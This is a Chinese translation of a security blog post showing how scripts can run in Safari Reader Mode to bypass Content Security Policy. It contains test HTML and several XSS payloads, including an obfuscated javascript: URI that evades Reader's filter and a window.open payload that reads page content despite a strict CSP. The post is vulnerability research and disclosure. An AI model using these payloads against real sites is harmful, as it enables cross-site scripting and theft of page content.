翻译文章,原文:Executing Scripts In Safari Reader Mode To CSP Bypass[1]
阅读模式是大多数浏览器中实现的一项功能,该功能允许用户在一个简洁的视图中阅读文章,以便易于阅读且不会分散注意力。
这一张图很好的解释阅读模式。

图1
您是否想过浏览器如何实现它?在页面渲染过程中,浏览器移除了所有的不必要的代码,像javascript, iframes,和其他的嵌入的元素。
让我们尝试运行包含一些元素的示例代码,以了解Safari的响应。
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <title>Safari Reader Preview JavaScript Code execution</title>
</head>
<body>
    <h2 style="color: red;">macOS. It’s why there’s nothing else like a Mac</h2>
    <p>macOS is the operating system that powers every Mac. It lets you do things you simply can’t with other computers. That’s because it’s designed specifically for the hardware it runs on — and vice versa. macOS comes with an entire suite of beautifully designed apps. It works hand in hand with iCloud to keep photos, documents and other stuff up to date on all your devices. It makes your Mac work like magic with your iPhone and other Apple devices. And it’s been built from the ground up with privacy and security in mind.</p>
    <p>macOS is the operating system that powers every Mac. It lets you do things you simply can’t with other computers. That’s because it’s designed specifically for the hardware it runs on — and vice versa. macOS comes with an entire suite of beautifully designed apps. It works hand in hand with iCloud to keep photos, documents and other stuff up to date on all your devices. It makes your Mac work like magic with your iPhone and other Apple devices. And it’s been built from the ground up with privacy and security in mind.</p>
    <p>macOS is the operating system that powers every Mac. It lets you do things you simply can’t with other computers. That’s because it’s designed specifically for the hardware it runs on — and vice versa. macOS comes with an entire suite of beautifully designed apps. It works hand in hand with iCloud to keep photos, documents and other stuff up to date on all your devices. It makes your Mac work like magic with your iPhone and other Apple devices. And it’s been built from the ground up with privacy and security in mind.</p>
    <p>macOS is the operating system that powers every Mac. It lets you do things you simply can’t with other computers. That’s because it’s designed specifically for the hardware it runs on — and vice versa. macOS comes with an entire suite of beautifully designed apps. It works hand in hand with iCloud to keep photos, documents and other stuff up to date on all your devices. It makes your Mac work like magic with your iPhone and other Apple devices. And it’s been built from the ground up with privacy and security in mind.</p><br>
    <a href="https://www.apple.com/">Source: Apple.com</a><br><br>
    <iframe src="https://www.bing.com" frameborder="0"></iframe>
    <embed src="https://www.bing.com" type="">
    <object data="https://www.bing.com" type=""></object>
    <p onmouseover="alert(1)" style="color: red;">alert(1)</p>
    <script>alert(1);</script>
</body>
</html>
我们在Safari中得到下面的页面:

图2
然后你能看在地址栏开始的位置,你能看到一个线条的按钮; 它表示页面是否可以使用阅读模式。我们用阅读模式打开这个页面:

图3
正如预料的那样,safari通过修改DOM创建了一个简洁视图。我们看一下这个DOM树,到底修改了什么地方。

图4
你可能注意到 iframe, embed, object,script和onmouseover已经被移除。但是有趣的是指向apple.com的超链接,因此,当您单击链接时,您将被重定向到apple.com。
由于可以使用超链接标签(<a>), 紧接着能想到的是使用javascript URI。我们修改几行代码看看发生什么问题。
<a href="https://www.apple.com/">Source: Apple.com</a><br><a href="javascript:alert(1)">Evil link</a>
safari删除了指向javascript URI的链接,而指向apple.com的链接没有变化,如下图。

图5
在我看到来自Erling的这篇博文 Safari Reader UXSS[2] 之后,他提供了一种绕过方式:使用javascript:的URL被过滤,但是使用JaVASCRiPT:或javaScript:的URL不被过滤。
这种绕过方式已经是被修复了,然而我们想再次尝试绕过它,一个点就是使用HTML5 实体构建javascript URI, 最明显的payload:
<a href="jav ascript:alert(1)">Evil link</a>
成功绕过!

图6
但是,如果您尝试单击链接,它将不起作用。如下图所示,即使控制台没有错误。

图7
似乎对我来说还有另一个挑战。接下来,就是找到为什么会这样。
为了找出为什么我们的JavaScript代码不起作用,我们可以定义一个无效的JavaScript代码来识别浏览器是否正在解释它。让我们再次修改示例代码中的几行,如下所示
<a href="https://www.apple.com/">Source: Apple.com</a><br><a href="jav ascript:invalidFunction();">Evil link</a>
正如您在下面看到的那样,它引发了一个错误

图8
我们可以得出的结论是,浏览器以某种方式识别了某些JavaScript代码,并且不允许我们执行它。
在这段时间里,我已经测试了几个功能,并且发现至少window.open可以正常工作。让我们修改示例代码并检查结果
修改后的代码:
<a href="https://www.apple.com/">Source: Apple.com</a><br><a href="jav ascript:var a = window.open('');a.alert(window.location.href)">Evil link</a><br>

图9
如你所见,JavaScript代码是在safari-reader上下文执行的,这是一个在阅读模式下的伪协议。
让我们再次修改最后几行,看看它是如何工作的
<a href="https://www.apple.com/">Source: Apple.com</a><br><a href="jav ascript:var p = document.createElement('p');p.innerHTML='<marquee scrollamount=25><img src=https://cdn.pixabay.com/photo/2017/10/26/20/00/pumpkin-2892303_1280.jpg height=400 width=400></marquee>';document.documentElement.appendChild(p)">Evil link</a><br>
它将在屏幕上创建一个令人讨厌的移动南瓜图像,如以下屏幕截图所示

图10
CSP 绕过
此漏洞也可用于绕过Safari中的CSP检查。你可以想象一个情况,当攻击者能够在完全由CSP实现的页面上注入XSS有效负载时,例如:
<?php header("Content-Security-Policy: default-src 'self'");?>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <title>Safari Reader Preview JavaScript Code execution</title>
</head>
<body>
    <h2 style="color: red;">macOS. It’s why there’s nothing else like a Mac</h2>
    <p>macOS is the operating system that powers every Mac. It lets you do things you simply can’t with other computers. That’s because it’s designed specifically for the hardware it runs on — and vice versa. macOS comes with an entire suite of beautifully designed apps. It works hand in hand with iCloud to keep photos, documents and other stuff up to date on all your devices. It makes your Mac work like magic with your iPhone and other Apple devices. And it’s been built from the ground up with privacy and security in mind.</p>
    <p>macOS is the operating system that powers every Mac. It lets you do things you simply can’t with other computers. That’s because it’s designed specifically for the hardware it runs on — and vice versa. macOS comes with an entire suite of beautifully designed apps. It works hand in hand with iCloud to keep photos, documents and other stuff up to date on all your devices. It makes your Mac work like magic with your iPhone and other Apple devices. And it’s been built from the ground up with privacy and security in mind.</p>
    <p>macOS is the operating system that powers every Mac. It lets you do things you simply can’t with other computers. That’s because it’s designed specifically for the hardware it runs on — and vice versa. macOS comes with an entire suite of beautifully designed apps. It works hand in hand with iCloud to keep photos, documents and other stuff up to date on all your devices. It makes your Mac work like magic with your iPhone and other Apple devices. And it’s been built from the ground up with privacy and security in mind.</p>
    <p>macOS is the operating system that powers every Mac. It lets you do things you simply can’t with other computers. That’s because it’s designed specifically for the hardware it runs on — and vice versa. macOS comes with an entire suite of beautifully designed apps. It works hand in hand with iCloud to keep photos, documents and other stuff up to date on all your devices. It makes your Mac work like magic with your iPhone and other Apple devices. And it’s been built from the ground up with privacy and security in mind.</p><br>
    <p>macOS is the operating system that powers every Mac. It lets you do things you simply can’t with other computers. That’s because it’s designed specifically for the hardware it runs on — and vice versa. macOS comes with an entire suite of beautifully designed apps. It works hand in hand with iCloud to keep photos, documents and other stuff up to date on all your devices. It makes your Mac work like magic with your iPhone and other Apple devices. And it’s been built from the ground up with privacy and security in mind.</p>
    <p>macOS is the operating system that powers every Mac. It lets you do things you simply can’t with other computers. That’s because it’s designed specifically for the hardware it runs on — and vice versa. macOS comes with an entire suite of beautifully designed apps. It works hand in hand with iCloud to keep photos, documents and other stuff up to date on all your devices. It makes your Mac work like magic with your iPhone and other Apple devices. And it’s been built from the ground up with privacy and security in mind.</p>
    <p>macOS is the operating system that powers every Mac. It lets you do things you simply can’t with other computers. That’s because it’s designed specifically for the hardware it runs on — and vice versa. macOS comes with an entire suite of beautifully designed apps. It works hand in hand with iCloud to keep photos, documents and other stuff up to date on all your devices. It makes your Mac work like magic with your iPhone and other Apple devices. And it’s been built from the ground up with privacy and security in mind.</p>
    <p>macOS is the operating system that powers every Mac. It lets you do things you simply can’t with other computers. That’s because it’s designed specifically for the hardware it runs on — and vice versa. macOS comes with an entire suite of beautifully designed apps. It works hand in hand with iCloud to keep photos, documents and other stuff up to date on all your devices. It makes your Mac work like magic with your iPhone and other Apple devices. And it’s been built from the ground up with privacy and security in mind.</p><br>
    <a href="https://www.apple.com/">Source: Apple.com</a><br>
    <a href="jav	ascript:var a = window.open('','a');a.alert(a.opener.document.getElementsByTagName('p')[0].innerHTML)">Evil link</a><br>
</body>
</html>
现在,如果您尝试单击注入链接,您将收到CSP违规错误。但是,如果将同一文档置于阅读模式,然后尝试再次单击注入的链接,它将执行javascript代码以窃取当前页面中的内容。
References
[1] Executing Scripts In Safari Reader Mode To CSP Bypass: https://payatu.com/blog/nikhil-mittal/executing-scripts-in-safari-reader-mode--to-csp-bypass
[2] Safari Reader UXSS: https://alf.nu/SafariReaderUXSS